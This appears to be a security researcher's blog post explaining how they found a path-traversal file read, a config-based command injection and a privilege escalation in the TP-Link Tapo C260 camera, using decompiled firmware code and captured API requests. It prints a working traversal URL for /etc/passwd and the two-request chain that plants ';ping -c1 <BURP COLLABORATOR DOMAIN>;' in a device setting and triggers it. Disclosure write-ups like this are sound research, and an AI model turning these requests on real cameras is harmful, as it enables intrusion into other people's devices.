As shared in my previous blogpost, I reverse-engineered the TP-Link Tapo C260 camera for the SPIRITCYBER IoT hardware hacking contest. Despite being one of the latest Tapo camera, I was able to discover some pretty interesting vulnerabilities - local file disclosure (CVE-2026-0651), guest-privilege Remote Code Execution (CVE-2026-0652), and privilege escalation (CVE-2026-0653). The TP-Link advisory covers the basics, but doesn’t include the full discovery process, which is what I’ll focus on here.
Hunting Sources and Sinks 🔗
In my earlier blogpost I already covered extracting and reverse-engineering the firmware, so I won’t repeat those details. My main focus was the /bin/main binary, which acted as an omnibus service that spawned additional processes to handle various network services. Beyond the Tapo Discovery Protocol, there’s a local network-only web protocol used to send commands to the camera. Kennedn has an incredible blogpost and GitHub repo detailing many critical flows such as the onboarding authentication and token exchange.
Kennedn’s approach - analysing the mobile app and intercepting web requests - is great if you want to fully understand a specific feature end-to-end. But because I was hunting broadly for vulnerabilities rather than tracing a single flow, I started with traditional static analysis to get a high-level map of the attack surface first.
The classic starting points for static analysis are logging statements (which often encode function names and intent) and telltale source functions like socket and accept. Searching for accept in Ghidra’s symbol list led me directly to the web server handler logic in /bin/main:
int * FUN_000b42c8(int param_1)
{
  //...
  iVar3 = accept(param_1,&local_30,local_44);
  *piVar2 = iVar3;
  if (iVar3 != -1) {
    iVar3 = sock_non_block();
    if (iVar3 == -1) {
      msg_debug(0,5,3,"socket_handle",0x1b0,"[HTTPD]Http socket set non block error.");
    }
    // ...
  }
  FUN_000b4248(piVar2);
  return (int *)0x0;
FUN_000b42c8 initialised the socket handle for an HTTP server, and cross-references showed it was called by several wrapper functions - one each for SOAP, ONVIF, and the main web server handling mobile app interactions. Each of these is worth exploring independently: they all contain custom packet-handling logic, including SSL handling, that could be fuzzed for memory corruption issues. The open secret for embedded hardware is that most devices can’t run hardened out-of-the-box servers like Apache or Nginx due to compute, memory, or storage constraints, so they re-implement HTTP from scratch - and often make simple mistakes in doing so.
Local File Disclosure 🔗
After exploring those HTTP server functions, I went back to the string list and searched for http_get_handle, finding the logging statement that pointed me to the main GET request handler.
Hardware hacking hot tip #5: Start from logging strings or simple source functions to locate areas of interest in a binary!
The GET request handler had several interesting signals:
  pcVar4 = (code *)FUN_000b3524(param_1);
  if (pcVar4 == (code *)0x0) {
    if (*(int *)(param_1 + 0x24) == 3) {
      strcpy(pcVar2,"/www/admin/Index.htm");
    }
    else {
      iVar3 = strncmp((char *)(param_1 + 0x78),"/pc",3);
      if (iVar3 == 0) {
        snprintf(pcVar2,0xa0,"/www/admin%s",param_1 + 0x7b);
      }
      else {
        snprintf(pcVar2,0xa0,"/www%s",(char *)(param_1 + 0x78));
      }
    }
  }
  else {
    (*pcVar4)(param_1);
  }
  FUN_000acefc(pcVar2);
  pcVar5 = strchr(pcVar2,0x3f);
  if (pcVar5 != (char *)0x0) {
    *pcVar5 = '\0';
  }
  iVar3 = stat(pcVar2,(stat *)(param_1 + 0x1d8));
  if ((iVar3 == 0) && (*(int *)(param_1 + 0x1e8) << 0x10 < 0)) {
Reading this top-to-bottom: FUN_000b3524 looks up a special handler for the request path; if none is found, the path is concatenated onto /www (or /www/admin for paths starting with /pc) to form a filesystem path. The ? stripping via strchr(pcVar2, 0x3f) and the subsequent stat call are both strong hints that this is a static file server - it’s constructing a path and checking whether the file exists before serving it.
The remaining unknown was FUN_000acefc, which sits between the path construction and the stat call. It could be a sanitiser that blocks path traversal, or it could be something benign. Opening the function revealed a loop decoding percent-encoded characters - it was just a URL decoder, with no sanitisation whatsoever.
That meant the path taken by the request was: URL-decode the path, strip query params, and pass it directly to stat and presumably open. The natural test was %2e%2e%2f (URL-encoded ../): a path like /%2e%2e%2fetc/passwd would decode to /../etc/passwd, which resolves to /etc/passwd on the filesystem. Chaining this together gave the exploit URL:
https://<CAMERA IP>/stok=<AUTH TOKEN>/%2e%2e%2fetc/passwd
This gave full local file disclosure. It required an authenticated session, but that includes guest-level accounts, making the impact broader than the CVE description suggests.
Remote Code Execution 🔗
With LFD in hand, I could now leak files from a live camera - a huge help for debugging and retrieving configuration files. A flash chip dump doesn’t always reflect the full runtime state of a device, since many files are created or modified during setup. Having a live read primitive closed that gap.
The next goal was command injection. As expected of a relatively modern device that had likely gone through security testing, there were no trivially exploitable paths from direct user input to popen. The binary validated external inputs carefully before passing them to shell commands.
The less-guarded surface was internal configuration values. This is data the device reads from its own filesystem rather than from network input. The assumption seems to have been that if an attacker can’t write to the filesystem or the configuration, those values are trustworthy. I set out to find a code path that: (1) read a config value, and (2) passed it unsanitised to a shell command.
Searching for popen calls in Ghidra and tracing backwards through callers, I found set_region_code_handle (named from its logging statements):
      if ((pcVar2 == (char *)0x0) || (sVar1 = strlen(pcVar2), sVar1 != 2)) {
        msg_debug(0,0x15,3,"set_region_code_handle",0x223,"[TMPD]get region failed.");
        uVar4 = 0xffff62ef;
      }
      else {
        popen_wrapper("wlan_operate efuse_get_region",acStack_5a8);
        sVar1 = strlen(acStack_5a8);
        if (sVar1 < 2) {
          uVar4 = 0x22b;
          pcVar2 = "[TMPD]get region code error, length less than 2!";
        }
        else {
          iVar3 = strncmp(acStack_5a8,pcVar2,2);
          if (iVar3 == 0) {
            msg_debug(0,0x15,3,"set_region_code_handle",0x230,"[TMPD]set same region code:%s!",
                      pcVar2);
            return 0;
          }
          snprintf(acStack_6a8,0x100,"%s %s","wlan_operate efuse_set_region",pcVar2);
          iVar3 = popen_wrapper(acStack_6a8,acStack_5a8);
          if (iVar3 == 0) {
            pcVar6 = acStack_5a8;
            pcVar5 = acStack_6a8;
            msg_debug(0,0x15,3,"set_region_code_handle",0x238,
                      "[TMPD]execute_shell_cmd:%s, result:%s.",pcVar5,pcVar6);
            iVar3 = FUN_00049408(acStack_6cc,pcVar2,auStack_2cd);
The execute_shell_cmd log line might look like a lead, but pcVar2 - the value interpolated into the shell command - is already validated to exactly 2 characters earlier in the function. No injection possible there.
The more interesting path is the call to FUN_00049408 at the end of the block. Following into it:
    snprintf(local_218,0x100,"%s %s %s","wlan_operate get_oemid",param_2,param_3);
    popen_wrapper(local_218,local_118);
    sVar1 = strlen(local_118);
    if (sVar1 < 0x20) {
      msg_debug(0,0x15,3,"get_oemid_by_region_and_device_name",0x155,
                "[TMPD]wlan_operate get oemid error!");
      uVar2 = 0xffffffff;
    }
Here param_2 is the same region code (length-validated to 2 chars), but param_3 flows directly into popen with no validation. If I could control param_3, I’d have code execution.
The decompiler didn’t make it obvious where param_3 came from. Rather than trace every caller statically, I switched to dynamic testing: I used the Tapo mobile app while watching which config files on the device changed, reading them back via the LFD vulnerability. This is where having a live read primitive paid off - I could observe the device’s internal state as I poked it with the app.
After testing a handful of commands, I found that param_3 corresponded to the /tp_manage/info/dev_name configuration value. Now the question was: could I write to that path?
Device configuration values were stored in JSON files, and many could be modified via mobile app commands. The command-to-handler mapping was defined in /etc/dsd_convert.json in the firmware (readable via LFD):
{
 "getSdCardStatus":"get",
 "formatSdCard":"do",
 "getSdCardFormatStatus":"do",
 "getTimezone":"get",
 "setTimezone":"set",
 "getDeviceInfo":"get",
 "setFFSInfo":"do",
 "getWiFiBoardVersion":"do",
 "setInfo":"do",
 "getInfo":"do",
 ...
This gave me a menu of commands to explore. I noticed that set-type commands accepted a JSON body, and the body’s key structure mapped directly onto the config file’s JSON path. The key insight was that the mobile app didn’t constrain which paths you could write to - it just forwarded the JSON payload to the device, which would write the nested keys into the corresponding config file. For example, a setLedStatus request normally looks like:
POST /v1/things/<DEVICE ID>/services-sync HTTP/1.1
Host: aps1-app-server.iot.i.tplinkcloud.com
Authorization: <TOKEN>
App-Cid: app:TP-Link_Tapo_Android:
X-App-Name: TP-Link_Tapo_Android
X-App-Version: 3.13.818
X-Ospf: Android 15
X-Net-Type: wifi
X-Strict: 0
X-Locale: en_US
User-Agent: TP-Link_Tapo_Android/3.13.818(sdk_gphone64_arm64/;Android 15)
Content-Type: application/json; charset=UTF-8
Content-Length: 272
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"inputParams":{"requestData":{"method":"multipleRequest","params":{"requests":[{"method":"setLedStatus","params":{"led":{"config":{"status":"on"},
"factory_mode":{"enabled":"1"}}}}]}}},"serviceId":"passthrough"}
This would set the /led/config value on the device. But by changing the key structure in the request body to target a different config path, I could write to arbitrary locations. For example, changing the body to:
POST /v1/things/<DEVICE ID>/services-sync HTTP/1.1
Host: aps1-app-server.iot.i.tplinkcloud.com
Authorization: <TOKEN>
App-Cid: app:TP-Link_Tapo_Android:
X-App-Name: TP-Link_Tapo_Android
X-App-Version: 3.13.818
X-Ospf: Android 15
X-Net-Type: wifi
X-Strict: 0
X-Locale: en_US
User-Agent: TP-Link_Tapo_Android/3.13.818(sdk_gphone64_arm64/;Android 15)
Content-Type: application/json; charset=UTF-8
Content-Length: 272
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"inputParams":{"requestData":{"method":"multipleRequest","params":{"requests":[{"method":"setLedStatus","params":{"tp_manage":{"info":{"dev_name":";ping -c1 <BURP COLLABORATOR DOMAIN>;"},
"factory_mode":{"enabled":"1"}}}}]}}},"serviceId":"passthrough"}
…would write ;ping -c1 <BURP COLLABORATOR DOMAIN>; into tp_manage/info/dev_name.
With the payload planted, the exploit was a two-step chain:
- Write the command injection payload to
tp_manage/info/dev_namevia thesetLedStatusbody manipulation - Trigger
set_region_code_handle, which readsdev_nameand passes it unsanitised topopen
Step 2 was triggered by the set_region_code command from the mobile API:
POST /v1/things/<DEVICE ID>/services-sync HTTP/1.1
Host: aps1-app-server.iot.i.tplinkcloud.com
Authorization: <TOKEN>
App-Cid: app:TP-Link_Tapo_Android:
X-App-Name: TP-Link_Tapo_Android
X-App-Version: 3.13.818
X-Ospf: Android 15
X-Net-Type: wifi
X-Strict: 0
X-Locale: en_US
User-Agent: TP-Link_Tapo_Android/3.13.818(sdk_gphone64_arm64/;Android 15)
Content-Type: application/json; charset=UTF-8
Content-Length: 200
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"inputParams":{"requestData":{"method":"multipleRequest","params":{"requests":[{"method":"testUsrDefAudio","params":{"device_info":{"set_region_code":{"region":"US"}}}}]}}},"serviceId":"passthrough"}
And I would get my callback!

In this case, there was also a privilege escalation occurring here, as a guest user could perform only a limited set of commands and set some configuration values, but the lack of validation allowed them to set sensitive configuration values as well to achieve RCE.
Conclusion 🔗
The C260 was a more interesting target than most because the path to RCE wasn’t linear. No single input flowed directly to a shell command. I had to find a code path that trusted internal config, then find a way to write to that config. The LFD vulnerability was the key that unlocked the second half: without the ability to read live config files and observe how the device responded to mobile app commands, I wouldn’t have been able to trace param_3 back to dev_name, or discover that the set command API wrote to arbitrary config paths.
In IoT research, individual vulnerabilities often chain well together. A “low-severity” file read primitive can be exactly what you need to understand enough context to find a code execution path. Overwriting configuration values might be the next primitive you need to reach a command injection sink. If you’re hunting IoT vulnerabilities, don’t discard partial wins - they frequently become the building blocks for the next step.